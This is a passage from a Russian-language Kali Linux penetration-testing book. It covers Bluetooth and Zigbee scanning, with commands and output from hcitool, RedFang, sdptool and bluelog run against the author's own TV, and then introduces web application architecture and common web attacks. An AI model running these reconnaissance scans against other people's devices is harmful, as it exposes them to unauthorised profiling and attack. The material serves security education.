Существует несколько инструментов, которые можно использовать для сканирования локальных устройств Bluetooth. Однако для этого вам нужно находиться в непосредственной близости от них. Если вы работаете в большом здании, то придется выполнить сканирование несколько раз, находясь в разных местах. Не стоит полагать, что выбор центрального местоположения позволит получить значимые результаты.

Один из инструментов содержится в пакете `bluez-tools`. Он не имеет непосредственного отношения к тестированию безопасности, а представляет собой утилиту для управления Bluetooth-устройствами. Программа `hciutil` использует человеко-компьютерный интерфейс в вашей системе. В моем случае это Bluetooth-адаптер, подключаемый через USB-порт. Для обнаружения устройств Bluetooth в радиусе его действия мы проведем сканирование с помощью `hciutil`, как показано в примере 7.15.

Пример 7.15. Использование `hciutil` для обнаружения устройств Bluetooth

```
(kilroy@portnoy)-[~]
└─$ sudo hcitool scan
Scanning ...
    B8:16:5F:BA:89:99          n/a
    D8:C2:4E:E0:13:E7          [TV] kilroy75TV
```

Несмотря на множество находящихся поблизости Bluetooth-устройств, в результате сканирования были обнаружены только два. Это объясняется тем, что остальные устройства уже были сопряжены или не находятся в режиме сопряжения, а потому их нельзя обнаружить. Мы также можем задействовать `hciutil` для отправки запросов Bluetooth-устройствам, но сделаем это чуть позже. Для дальнейшего сканирования устройств Bluetooth воспользуемся программой `btscanner`, имеющей примитивный графический интерфейс на основе библиотеки `ncurses`. Пример ее применения показан на рис. 7.12.

Time	Address	Clk off	Class	Name
2023/10/24 20:09:54	F0:70:4F:68:9B:05	0x2f5c	0x08043c	(unknown)
2023/10/24 20:10:05	88:16:5F:8A:89:99	0x1491	0x08243c	(unknown)
2023/10/24 20:10:15	D0:C2:4E:E0:13:E7	0x695b	0x0c043c	[TV] kilroy75TV

Found device F0:70:4F:68:9B:05
Found device 88:16:5F:8A:89:99
Found device D0:C2:4E:E0:13:E7
Found device 88:16:5F:8A:89:99

Рис. 7.12. Устройства Bluetooth, обнаруженные программой btscanner

Как видите, с помощью `btscanner` мы получили практически те же результаты, что и с помощью `hcitool`. Этого следовало ожидать, учитывая то, что оба инструмента используют одно и то же устройство Bluetooth и посылают стандартные команды данного протокола. Разница может быть обусловлена подключением к сети другого устройства в промежутке между двумя раундами сканирования. Программа `btscanner` может выполнять сканирование двумя способами. Первый предполагает рассылку зондирующих запросов в поисках устройств. А второй — использование метода грубой силы, при котором определенные запросы отсылаются на конкретные адреса. Другими словами, вы указываете диапазон адресов, после чего программа `btscanner` отправляет на них запросы. Поскольку взаимодействие с Bluetooth-устройствами происходит на втором уровне, для связи с ними используются адреса второго уровня, то есть MAC-адреса.

Для применения метода грубой силы при сканировании Bluetooth-устройств можно задействовать также программу `RedFang`, разработанную для выявления необнаруживаемых устройств Bluetooth. Если сканирование путем отправки запросов ничего не дало, это еще не значит, что поблизости нет работающих Bluetooth-устройств. С помощью инструмента `RedFang` (`fang`) мы можем их идентифицировать. Для этого программа просканирует все возможные адреса или только указанный диапазон, как в примере 7.16.

Пример 7.16. Сканирование Bluetooth-устройств методом грубой силы с помощью `RedFang`

```
(kilroy@portnoy)-[~]
└─$ sudo fang -r d0c24ee0000-d0c24ee0ffff -s
redfang - the bluetooth hunter ver 2.5
(c)2003 @stake Inc
author: Ollie Whitehouse <ollie@atstake.com>
enhanced: threads by Simon Halsall <s.halsall@eris.qinetiq.com>
enhanced: device info discovery by Stephen Kapp <skapp@atstake.com>
```

```
Scanning 65536 address(es)
Address range d0:c2:4e:e0:00:00 -> d0:c2:4e:e0:ff:ff
Performing Bluetooth Discovery... Completed.
Discovered: [TV] kilroy75TV [D0:C2:4E:E0:13:E7]
Getting Device Information.. Connected.
    LMP Version: 5.0 (0x9) LMP Subversion: 0x1005
    Manufacturer: MediaTek, Inc. (70)
    Features: 0xbf 0x3e 0x8d 0xfa
```

Простое сканирование диапазона адресов D0:C2:4E:E0:00:00–D0:C2:4E:E0:FF:FF, включающего телевизор, обнаруженный в ходе предыдущего сканирования (по нему в тот момент шел фильм «Вилли Вонка и шоколадная фабрика»), позволило охватить 65 536 устройств и заняло 26 секунд. И это всего два из шести октетов, доступных в MAC-адресе, которые охватывают лишь небольшую часть от возможного числа устройств. Сканирование всего диапазона предполагает просмотр 281 474 976 710 656 адресов. Из вывода программы `fang` следует, что ей удалось подключиться к телевизору и собрать о нем довольно много информации. То, что показано в примере 7.16, — лишь часть вывода. В остальной его части содержатся прочие доступные характеристики устройства.

Идентификация служб

Обнаружив устройства, мы можем запросить у них дополнительную информацию, включая сведения о поддерживаемых профилях. Протокол Bluetooth определяет около трех десятков профилей, описывающих функциональность, понимание которых подскажет нам, что можно делать с тем или иным устройством. Первым делом мы используем `hcitool` для отправки нескольких запросов с целью получения данных о телевизоре, обнаруженном в результате предыдущего сканирования. В примере 7.17 показан запуск программы `hcitool`, запрашивающей информацию об определенном ранее MAC-адресе. Данный запрос возвращает не поддерживаемые профили, а функциональные характеристики устройства, как и при использовании инструмента `fang`.

Пример 7.17. Применение `hcitool` для получения характеристик устройства

```
└─(kilroy@portnoy)-[~]
└─$ sudo hcitool info D0:C2:4E:E0:13:E7
Requesting information ...
    BD Address: D0:C2:4E:E0:13:E7
    OUI Company: Samsung Electronics Co.,Ltd (D0-C2-4E)
    Device Name: [TV] kilroy75TV
    LMP Version: 5.0 (0x9) LMP Subversion: 0x1005
    Manufacturer: MediaTek, Inc. (70)
    Features page 0: 0xbf 0x3e 0x8d 0xfa 0xdb 0xff 0x7b 0x87
        <3-slot packets> <5-slot packets> <encryption> <slot offset>
        <timing accuracy> <role switch> <sniff mode> <RSSI>
        <channel quality> <SCO link> <HV2 packets> <HV3 packets>
        <CVSD> <power control> <transparent SCO> <broadcast encrypt>
        <EDR ACL 2 Mbps> <enhanced iscan> <interlaced iscan>
```

```

<interlaced pscan> <inquiry with RSSI> <extended SCO>
<EV4 packets> <EV5 packets> <AFH cap. perip.>
<AFH cls. perip.> <LE support> <3-slot EDR ACL>
<5-slot EDR ACL> <sniff subrating> <pause encryption>
<AFH cap. central> <AFH cls. central> <EDR eSCO 2 Mbps>
<EDR eSCO 3 Mbps> <3-slot EDR eSCO> <extended inquiry>
<LE and BR/EDR> <simple pairing> <encapsulated PDU>
<err. data report> <non-flush flag> <LSTO> <inquiry TX power>
<EPC> <extended features>

```

Features page 1: 0x03 0x00 0x00 0x00 0x00 0x00 0x00 0x00

Из этого вывода нам становится известно, что телевизор поддерживает расширенный синхронный канал связи с установлением соединения (SCO), а также возможность использования двух или трех слотов для осуществления взаимодействия (HV2 и HV3). Мы также знаем, что он поддерживает режим повышенной скорости передачи данных (Enhanced Data Rate, EDR), необходимый для передачи потокового аудио, которое требует большей пропускной способности по сравнению с передачей нескольких скан-кодов в секунду, как в случае с клавиатурами. Итак, с помощью инструмента **fang** мы собрали довольно много информации, но этим наши возможности не ограничены.

Чтобы узнать о поддерживаемых устройством профилях Bluetooth, воспользуемся протоколом SDP (Service Discovery Protocol — протокол обнаружения службы). С помощью инструмента **sdptool** мы получим список поддерживаемых профилей. В случае с таким сложным устройством, как телевизор, профилей, скорее всего, будет несколько. Имейте в виду, что на данный момент протокол Bluetooth определяет три десятка профилей. Пример 7.18 демонстрирует применение **sdptool** для просмотра полученного ранее MAC-адреса. Здесь показана только часть вывода, дающая некоторое представление о функциональности устройства.

Пример 7.18. Список профилей, предоставленный инструментом **sdptool**

```

(kilroy@portnoy)-[~]
└─$ sudo sdptool browse D0:C2:4E:E0:13:E7
Browsing D0:C2:4E:E0:13:E7 ...
Service RecHandle: 0x10000
Service Class ID List:
  "Generic Attribute" (0x1801)
Protocol Descriptor List:
  "L2CAP" (0x0100)
    PSM: 31
  "ATT" (0x0007)
    uint16: 0x0001
    uint16: 0x0005

Service RecHandle: 0x10001
Service Class ID List:
  "Generic Access" (0x1800)
Protocol Descriptor List:
  "L2CAP" (0x0100)
    PSM: 31

```

```
"ATT" (0x0007)
  uint16: 0x0014
  uint16: 0x001e
```

```
Service Name: Headset Gateway
Service RecHandle: 0x10002
Service Class ID List:
  "Headset Audio Gateway" (0x1112)
  "Generic Audio" (0x1203)
Protocol Descriptor List:
  "L2CAP" (0x0100)
  "RFCOMM" (0x0003)
    Channel: 2
Profile Descriptor List:
  "Headset" (0x1108)
    Version: 0x0102
```

```
Service Name: Handsfree Gateway
Service RecHandle: 0x10003
Service Class ID List:
  "Handsfree Audio Gateway" (0x111f)
  "Generic Audio" (0x1203)
Protocol Descriptor List:
  "L2CAP" (0x0100)
  "RFCOMM" (0x0003)
    Channel: 3
Profile Descriptor List:
  "Handsfree" (0x111e)
    Version: 0x0106
```

```
Service Name: Samsung Smart TV Audio
Service Provider: 00001
Service RecHandle: 0x10004
Service Class ID List:
  "AV Remote Target" (0x110c)
Protocol Descriptor List:
  "L2CAP" (0x0100)
    PSM: 23
  "AVCTP" (0x0017)
    uint16: 0x0104
    Profile Descriptor List:
      "AV Remote" (0x110e)
        Version: 0x0104
```

```
Service Name: Advanced Audio
Service RecHandle: 0x10005
Service Class ID List:
  "Audio Source" (0x110a)
Protocol Descriptor List:
  "L2CAP" (0x0100)
    PSM: 25
  "AVDTP" (0x0019)
    uint16: 0x0102
    Profile Descriptor List:
```

```
"Advanced Audio" (0x110d)
  Version: 0x0102
```

```
Service Name: Advanced Audio Sink
Service RecHandle: 0x10006
```

```
Service Class ID List:
  "Audio Sink" (0x110b)
```

```
Protocol Descriptor List:
```

```
"L2CAP" (0x0100)
  PSM: 25
  "AVDTP" (0x0019)
    uint16: 0x0102
    Profile Descriptor List:
      "Advanced Audio" (0x110d)
        Version: 0x0102
```

```
Service Name: Samsung Smart TV Audio
```

```
Service Provider: 00001
```

```
Service RecHandle: 0x10007
```

```
Service Class ID List:
```

```
"AV Remote" (0x110e)
  "AV Remote Controller" (0x110f)
```

```
Protocol Descriptor List:
```

```
"L2CAP" (0x0100)
  PSM: 23
  "AVCTP" (0x0017)
    uint16: 0x0104
    Profile Descriptor List:
      "AV Remote" (0x110e)
        Version: 0x0104
```

Как и следовало ожидать, телевизор предусматривает профили для передачи аудио. Несколько удивительно то, что он поддерживает профили Handsfree Gateway и Headset Gateway, характерные для мобильных устройств. Каждый из этих профилей предусматривает набор параметров, о которых необходимо знать любой программе. К ним относится список дескрипторов протокола (Protocol Descriptor List).

Другие способы тестирования Bluetooth

Вы можете сканировать устройства Bluetooth, но при этом не зная, где они находятся. Для определения относительной близости устройства можно использовать инструмент `blueranger.sh`. Этот bash-сценарий отправляет L2CAP-сообщения на целевой адрес. В основе принципа работы этого сценария лежит теория, согласно которой чем ближе находится устройство, тем выше качество соединения. Однако помимо расстояния между источником сообщений и отвечающим на них приемником на качество связи могут влиять и другие факторы. Для запуска сценария `blueranger.sh` необходимо указать используемое устройство, например `hci0`, и адрес устройства, с которым вы хотите установить соединение. В примере 7.19 показаны результаты пингования телевизора, который мы задействовали в качестве цели до сих пор.

Пример 7.19. Результат использования сценария `blueranger.sh`

By JP Dunning (.ronin)
www.hackfrommacave.com

Locating: [TV] kilroy75TV (D0:C2:4E:E0:13:E7)

Ping Count: 15

Proximity Change	Link Quality
-----	-----
FOUND	255/255

Range

*



Если вы зайдете на сайт Kali и просмотрите список инструментов, предусмотренных в этом дистрибутиве, то увидите, что некоторые из них недоступны. Из-за особенностей проектов с открытым исходным кодом инструменты могут оказаться несовместимыми с библиотеками или ядром последней версии дистрибутива. Разработка ПО может в какой-то момент прекратиться, из-за чего оно утратит актуальность. Это особенно верно в отношении рассматриваемых здесь протоколов, поэтому стоит время от времени заглядывать на сайт, чтобы вовремя узнавать о выходе новых инструментов.

Последним инструментом для тестирования Bluetooth, который мы рассмотрим, является `bluelog`. Его можно использовать в качестве сканера подобно программам, которые мы рассматривали ранее. Особенность этого инструмента заключается в генерации файла журнала, содержащего сведения об обнаруженных устройствах. В примере 7.20 показан процесс запуска `bluelog`. Вы видите адрес устройства, инициировавшего процесс сканирования, то есть адрес Bluetooth-интерфейса данной системы. При многократном запуске этой программы можно заметить, как устройства Bluetooth появляются и исчезают.

Пример 7.20. Сканирование с помощью `bluelog`

```
(kilroy@portnoy)-[~]
└─$ sudo bluelog
Bluelog (v1.1.2) by MS3FGX
-----
Autodetecting device...OK
Opening output file: bluelog-2023-10-25-1847.log...OK
Writing PID file: /tmp/bluelog.pid...OK
Scan started at [10/25/23 18:47:36] on 0C:7A:15:6C:A2:9F.
Hit Ctrl+C to end scan.
```

После завершения работы `bluelog` вы получите файл со списком адресов. В примере 7.20 этим файлом является `bluelog-2023-10-25-1847.log`. В результатах сканирования повторяется один и тот же адрес, поскольку поблизости было обнаружено только одно устройство.

Тестирование устройств для умного дома

Zigbee и Z-Wave — это протоколы, используемые для взаимодействия с устройствами, отличающимися низким энергопотреблением, например с устройствами для умного дома. Для тестирования Zigbee-устройств требуется специальное оборудование, поскольку, в отличие от Wi-Fi- и Bluetooth-адаптеров, модули Zigbee или Z-Wave предусмотрены далеко не во всех системах. Однако это не означает, что вы не сможете протестировать Zigbee-устройства. Дистрибутив Kali предусматривает драйвер KillerBee, который применяет программу Kismet для взаимодействия с протоколом Zigbee. Помимо данных о Zigbee-устройствах Kismet также может захватывать информацию об устройствах, использующих протокол Z-Wave. Список физических устройств, обнаруженных Kismet, показан в примере 7.21.

Пример 7.21. Использование программы Kismet

```
INFO: Registered PHY handler 'IEEE802.11' as ID 0
INFO: Registered PHY handler 'RFSENSOR' as ID 1
INFO: Registered PHY handler 'Z-Wave' as ID 2
INFO: Registered PHY handler 'Bluetooth' as ID 3
INFO: Registered PHY handler 'UAV' as ID 4
INFO: Registered PHY handler 'NrfMousejack' as ID 5
```

В целом Kismet — это весьма полезный инструмент для взаимодействия с беспроводными устройствами. Несмотря на свою популярность, Zigbee и Z-Wave постепенно вытесняются протоколом Thread, поддерживаемым такими тяжеловесами индустрии, как Google, Samsung, Apple, и многими другими технологическими компаниями. То, что Thread основан на IPv6, говорит о существовании другого способа адресации устройств, применяющих этот протокол. В то время как Bluetooth и другие беспроводные протоколы используют адреса второго уровня, устройства на базе Thread задействуют адреса IPv6. Это означает, что вы можете применять стандартные средства тестирования на базе IP.

Резюме

Широкое распространение автоматизации на предприятиях и в быту способствует появлению самых разнообразных беспроводных устройств. По мере отказа от использования проводов тестирование беспроводных сетей будет становиться все более актуальным. Далее перечислены ключевые выводы этой главы.

- 802.11, Bluetooth и Zigbee — это стандарты беспроводных сетей.
- В рамках стандарта 802.11 клиенты и точки доступа взаимодействуют посредством ассоциаций.
- С помощью программы Kismet можно сканировать сети 802.11/Wi-Fi для определения идентификаторов SSID и BSSID.

- Проблемы с безопасностью протоколов WEP, WPS, WPA и WPA2 могут привести к расшифровке сообщений.
- Для захвата заголовков радиопакетов необходимо перевести интерфейсы беспроводной сети в режим мониторинга.
- Пакет `aircrack-ng` и сопутствующие инструменты можно использовать для сканирования и оценки сетей Wi-Fi.
- Дистрибутив Kali предусматривает инструменты для сканирования Bluetooth-устройств и определения предлагаемых ими сервисов.
- В состав Kali входят инструменты, с помощью которых можно сканировать Zigbee-устройства.

Полезные ресурсы

- Статья Страхиньи Станковича *How to Perform a Wireless Penetration Test* на сайте PurpleSec (<https://oreil.ly/j8suh>).
- Блог Агентства по кибербезопасности и защите инфраструктуры США *Securing Wireless Networks* (<https://oreil.ly/wAFJF>).
- Страница проекта KillerBee на GitHub (<https://oreil.ly/-dzsj>).
- Видео Рика Мессье *Professional Guide to Wireless Network Hacking and Penetration Testing* (<https://oreil.ly/8gRrJ>), опубликованное Infinite Skills в 2015 году.
- Документ *Using Wireless Technology Securely*, подготовленный Компьютерной командой экстренной готовности США в 2008 году (<https://oreil.ly/xrIP0>).

Тестирование веб-приложений

Подумайте о веб-приложениях, которые вы используете, — об онлайн-банкинге, социальных сетях вроде Facebook, X (Twitter) и LinkedIn, сайтах для поиска работы. Ваши данные хранятся на порталах множества компаний. Поскольку к ним можно получить доступ через интернет, они часто становятся мишенью для веб-атак. Даже многие мобильные приложения в настоящее время взаимодействуют с бэкендом, работу которого обеспечивает поставщик облачных услуг. Все это обуславливает актуальность тестирования веб-приложений.

Дистрибутив Kali предусматривает множество инструментов для решения этой задачи. Однако для их эффективного применения необходимо четко понимать, с чем именно вы имеете дело. Вы должны знать особенности потенциальных целей, чтобы лучше оценивать риски. Необходимо также иметь представление о потенциальной архитектуре, то есть о системах, которые вам предстоит взламывать, и их организации, а также о механизмах безопасности, предусмотренных для защиты элементов приложения.

Архитектура веб-приложения

Веб-приложение — это способ предоставления программной функциональности с помощью распространенных веб-технологий, предполагающий взаимодействие между сервером и клиентом. В качестве клиента обычно выступает веб-браузер, хотя иногда веб-приложения используются через мобильный интерфейс. Проще говоря, программы, которые в противном случае могли бы работать на вашем компьютере, вместо этого выполняются на удаленных системах, осуществляющих вычисления и хранение данных и применяющих специальные протоколы. Удаленный сервер (серверы), с которым вы взаимодействуете, скорее всего, задействует дополнительные системы, отвечающие за ту или иную функциональность или хранение данных, к которым вы обращаетесь. Вы наверняка знакомы с несколькими веб-приложениями и, скорее всего, ежедневно используете их.

Говоря о веб-технологиях, мы зачастую имеем в виду такие протоколы и языки программирования, как HTTP, HTML, XML, JSON и SQL. При этом мы также предполагаем взаимодействие с веб-сервером, то есть сервером, использующим протокол HTTP, который может быть защищен с помощью TLS-шифрования. Многие из этого относится к происходящему между сервером и клиентом, но не

обязательно описывает то, что происходит с другими системами в сети. Чтобы помочь вам разобраться в этом, обсудим системы, являющиеся компонентами архитектуры веб-приложений. Мы начнем с клиентской части, а затем будем постепенно продвигаться вглубь к наиболее чувствительным компонентам. Ориентиром для нас послужит схема, представленная на рис. 8.1. Чтобы не загромождать изображение, некоторые соединительные линии были опущены. Например, в реальности балансировщики нагрузки соединены со всеми веб-серверами.




Рис. 8.1. Пример архитектуры веб-приложения

Этот пример содержит элементы, с которыми вам предстоит иметь дело. В левом верхнем углу изображен компьютер с открытым браузером. Облако представляет сеть интернет, охватывающую все маршруты, по которым вы можете добраться до приложения.

В ходе обсуждения элементов помните о том, что здесь приводятся высокоуровневые описания типов функциональности, которые могут быть реализованы как в виртуальных, так и в физических устройствах. Поскольку описания являются высокоуровневыми, некоторые детали будут опущены. Мы не будем углубляться в обсуждение способов создания веб-приложений и различных типов реализаций, а лишь дадим вам некоторое представление о том, с чем вы можете столкнуться.

Брандмауэр

Брандмауэр является компонентом большинства сетевых архитектур. Однако само слово «брандмауэр» весьма неоднозначно и может означать что угодно, начиная с набора списков контроля доступа на маршрутизаторе и заканчивая так называемыми *брандмауэрами нового поколения*, которые блокируют трафик не только статически, на основе заданных правил, но и динамически, исходя из обнаруженных вторжений. Брандмауэр нового поколения также может отслеживать проходящий через него трафик на предмет наличия вредоносного программного обеспечения.

Еще раз отметим, что здесь описывается набор функций, а не конкретное устройство. Брандмауэр может являться как отдельным устройством, предусматривающим одну или несколько функций обеспечения безопасности, так и набором функций, выполняемых другим устройством. Например, функции брандмауэра могут быть встроены в балансировщик нагрузки, о котором мы поговорим далее.

Балансировщик нагрузки

На переднем крае крупной сети вы можете обнаружить *балансировщик нагрузки*, предназначенный для приема большого объема трафика и его распределения между веб-серверами. Он не имеет прикладной функциональности. Все, что он делает, — перенаправляет поступающие запросы на все определенные веб-серверы согласно определенному алгоритму. Он может распределять их просто по кругу, то есть отправлять запрос 1 на сервер 1, запрос 2 — на сервер 2, запрос 3 — на сервер 3, а затем снова начинать с сервера 1. Такой подход не учитывает сложности и длительности выполнения запроса.



Принцип работы балансировщиков нагрузки может основываться на нескольких алгоритмах, конечной целью которых является распределение нагрузки между доступными ресурсами. Помимо описанного ранее кругового метода, существует взвешенный круговой метод, предполагающий присвоение весов различным системам. При этом системы с большим весом будут принимать на себя большую нагрузку. Другие алгоритмы могут принимать решения исходя из времени отклика сервера. Выбор используемого алгоритма может зависеть и от производителя балансировщика нагрузки.

Помимо обеспечения высокой производительности приложения, балансировщик нагрузки может выполнять и защитную функцию. Он может выступать в качестве обратного прокси-сервера, то есть обрабатывать запросы от имени настоящего веб-сервера, с которым клиент никогда не взаимодействует напрямую. При этом никакие данные не хранятся в этой системе, потому что ее единственная цель заключается в передаче запросов. В отличие от прямого прокси, который скрывает клиентов, обратный прокси скрывает веб-сервер.

Обратный прокси-сервер можно использовать в качестве брандмауэра для веб-приложений, оценивающего запросы, проходящие через веб-сервер. При этом вредоносные запросы могут блокироваться или фиксироваться в журнале

в зависимости от степени риска, который они с собой несут. Это распределяет бремя проверки, что бывает особенно полезно, если веб-приложение не было разработано той организацией, которая его применяет. Когда принцип работы приложения неизвестен, имеет смысл обзавестись средством для отслеживания подозрительных запросов.

Веб-сервер

Веб-сервер принимает HTTP-запросы и отправляет HTTP-ответы. В архитектуре реального приложения этот сервер может иметь несколько функций. Он может выполнять некий код или просто определять, является ли запрошенный контент статическим (предоставляемым самим веб-сервером) или динамическим (предоставляемым другими серверами). На нем также может выполняться код проверки, предотвращающий попадание вредоносного содержимого в бэкэнд-системы. Очень маленькие реализации могут не предусматривать ничего, кроме этого сервера.



В этой главе мы будем часто использовать протокол HTTP. Несмотря на то что в настоящее время большинство интернет-коммуникаций защищено благодаря применению HTTPS, основа HTTP остается прежней, поэтому мы будем говорить об HTTP, предполагая то, что передаваемые данные шифруются с помощью протокола TLS.

Код, выполняемый на веб-серверах, может быть написан на языках веб-программирования наподобие PHP. Для выполнения простого кода на стороне сервера могут использоваться некоторые другие языки. Программы, осуществляющие проверку или генерирующие динамические страницы, работают именно на сервере, а не на стороне клиента. Однако это не означает, что на стороне клиента не выполняется никакой код. Важно учитывать все элементы системы, выполняющие программный код, поскольку любой из них является потенциальной мишенью для атаки. Если код выполняется на веб-сервере, значит, этот веб-сервер может быть уязвим.

В случае взлома веб-сервера любые хранящиеся на нем данные могут быть украдены или изменены. Например, учетные данные могут использоваться для получения доступа к другим системам, а сам веб-сервер может стать стартовой точкой для реализации других атак.

Сервер приложений

Сердцем веб-приложения обычно является *сервер приложений*. В небольших реализациях с умеренными требованиями к ресурсам в качестве него может выступать веб-сервер или работающее на нем программное обеспечение. При этом каждый отдельный сервер может выполнять не одну, а несколько функций. Например, сервер приложений может быть совмещен с веб-сервером. Конкретная реализация будет зависеть от потребностей приложения.

Серверы приложений тоже принимают HTTP-запросы и генерируют HTML-код для отправки клиенту. Коммуникация между клиентом и сервером приложений

может осуществляться также с помощью форматов XML или JSON, которые определяют способы объединения данных, отправляемых на сервер приложений или предоставляемых приложению. Сервер приложений обычно зависит от языка. Он может быть создан на основе Java, .NET (C# или Visual Basic) и даже таких языков сценариев, как Ruby или Python. Помимо языка программирования, используемого для выполнения бизнес-функций и создания кода представления, сервер приложений также должен понимать язык, применяемый для хранения данных (SQL, XML и т. д.).

Сервер приложений реализует бизнес-логику, то есть обеспечивает критическое функционирование приложения, определяя предоставляемый пользователю контент. Соответствующие решения обычно принимаются на основе информации, введенной пользователем или сохраненной от его имени. Эти данные могут храниться локально или, что бывает чаще, в каком-нибудь внутреннем хранилище наподобие сервера баз данных. При этом сервер приложений отвечает за хранение любой информации о состоянии, поскольку HTTP является протоколом без сохранения состояния, то есть каждый запрос клиента выполняется независимо, без учета информации о запросах, выполнявшихся до него.

На сервере приложений ПО обычно хранится в виде готовой сборки, а не исходного кода. Однако все обстояло бы иначе, если бы в основу сервера приложений был положен язык сценариев. Хотя код, написанный на таких языках, может быть скомпилирован, его часто оставляют в текстовом виде. При наличии исходного кода компрометация сервера приложений может привести к изменению его функциональности.

Однако хуже всего то, что сервер приложений, как правило, является шлюзом для доступа к конфиденциальной информации. Он отвечает за получение данных приложения, которое должно иметь возможность обращаться к ним, где бы они ни хранились, и манипулирование ими. Это означает, что приложению известно место нахождения файлов либо оно располагает информацией, позволяющей получить доступ к серверу баз данных. В случае взлома сервера приложений эта информация может быть перехвачена и использована для получения прямого доступа к данным.

Сервер базы данных

Сервер базы данных — это место, где хранится все самое ценное. В зависимости от приложения это могут быть сведения о запасах товаров, информация о кредитных картах или учетные данные пользователей. Здесь хранится все необходимое для обеспечения функционирования бизнеса или по крайней мере приложения. Если сервер, находящийся между базой данных и клиентом, может получить временный доступ к передаваемым через него данным, то база данных, будучи постоянным хранилищем, — это самый надежный способ получения доступа к ним.

Одна из потенциальных проблем баз данных заключается в том, что если злоумышленник найдет способ обратиться к ним или получить доступ к серверу базы данных, то хранящаяся в них информация может быть скомпрометирована. Она

может быть украдена, даже если была зашифрована при передаче или сохранении на диске. Если злоумышленник перехватит учетные данные, необходимые серверу приложений для обращения к базе данных, то получит доступ к ее содержимому. После его аутентификации на сервере базы данных уже не важно, зашифрованы данные или нет, так как перед их предоставлением запрашивающему лицу они будут расшифрованы самим сервером.

Из-за потенциальной чувствительности содержимого базы данных и возможности ее взлома данный сервер находится в списке ключевых систем, а значит, требует использования дополнительных механизмов защиты. Любой из элементов архитектуры может раскрыть содержащиеся в системе данные, поэтому в идеале они все должны быть оснащены надежными защитными средствами. Хранящаяся здесь информация — это весьма распространенная, но далеко не единственная цель различных веб-атак.

Нативная облачная архитектура

Хотя все веб-архитектуры, как правило, имеют одинаковую базовую структуру, включающую уровень представления (браузер или мобильное приложение), прикладной уровень (веб-сервер и/или сервер приложений) и уровень хранения данных (база данных или другое постоянное хранилище), способы их реализации могут быть разными. Многие современные веб-приложения создаются при участии поставщиков облачных услуг.

Альтернативой жесткой реализации, каждый элемент которой предусматривает собственную физическую или виртуальную систему, является гибкий и отзывчивый подход к разработке приложений, называемый *нативной облачной архитектурой*. Причиной роста его популярности помимо прочего является то, что поставщики облачных услуг предоставляют компаниям множество возможностей, которые в обычных условиях те не смогли бы реализовать самостоятельно.

Распространенным подходом является использование микросервисов, позволяющих разбивать функции или возможности на более мелкие реализации, чем виртуальные машины. Вы можете реализовать небольшой компонент в контейнере, который представляет собой способ виртуализации приложений или их компонентов. Контейнер имеет небольшой вес и защищает компоненты приложения друг от друга на уровне ядра. Для обмена сообщениями компоненты используют очереди сообщений или информационные шины. Помимо контейнеров, поставщики облачных услуг могут предоставлять сервисы бессерверных вычислений, например давать возможность написать функцию, которая не привязана к приложению в традиционном смысле этого слова и не предусматривает виртуализацию с помощью контейнеров или систем. Вместо этого вызов функции осуществляется фреймворком при наступлении того или иного события. При этом самим процессом выполнения данной функции, включая место, в котором это происходит, управляет поставщик облачных услуг.

Помимо виртуализации и изоляции, существуют и другие принципы построения нативной облачной архитектуры. Многое зависит и от того, как спроектирован фронтенд приложения, который принимает сообщения от удаленных устройств и действует исходя из них.

Веб-атаки

Поскольку многие веб-сайты содержат программные элементы, а предоставляемые ими сервисы обычно доступны через интернет, они являются отличной мишенью для злоумышленников. Разумеется, атаки не всегда предполагают отправку вредоносных данных в приложение, хотя и такое встречается. Помните, что цели атак не всегда одинаковы. Не каждый злоумышленник стремится получить полный доступ к базе данных или командной оболочке в целевой системе. Мотивы могут быть разными. По мере расширения возможностей разработки веб-приложений благодаря появлению новых фреймворков, языков, вспомогательных протоколов и технологий ландшафт угроз тоже будет разрастаться.



Крупнейшая утечка данных из бюро кредитных историй Equifax была спровоцирована фреймворком, применявшимся для разработки веб-сайта. Его уязвимость, остававшаяся неисправленной долгое время после того, как о ней было объявлено, злоумышленники использовали для кражи персональных данных примерно 148 млн человек.

Многие атаки являются инъекционными, то есть предполагают отправку вредоносных данных в приложение, которое воспринимает их как легитимные. В этом случае проблема связана с валидацией входных данных, то есть с их ненадлежащей проверкой перед обработкой. Другие атаки задействуют заголовки или методы социальной инженерии, делающие ставку на невнимательность пользователя. В последующих разделах приведены описания наиболее распространенных веб-атак, которые помогут вам лучше понять принцип работы инструментов тестирования, обсуждаемых далее в главе.

В ходе ознакомления с этими типами атак обращайтесь особое внимание на их цели. Разные атаки могут быть направлены на разные элементы архитектуры приложения. Это означает, что злоумышленник получает доступ к различным компонентам, содержащим разные наборы данных, для достижения различных результатов.

Внедрение SQL-кода

Количество веб-приложений, применяющих базу данных для хранения информации, трудно подсчитать, но их доля, скорее всего, довольно велика. Даже если в постоянном хранении информации о пользователе нет необходимости, база данных может применяться для управления контентом, например для представления изменяющейся информации без переписывания кода. Для этого достаточно загрузить контент в базу данных и обеспечить его отображение по требованию

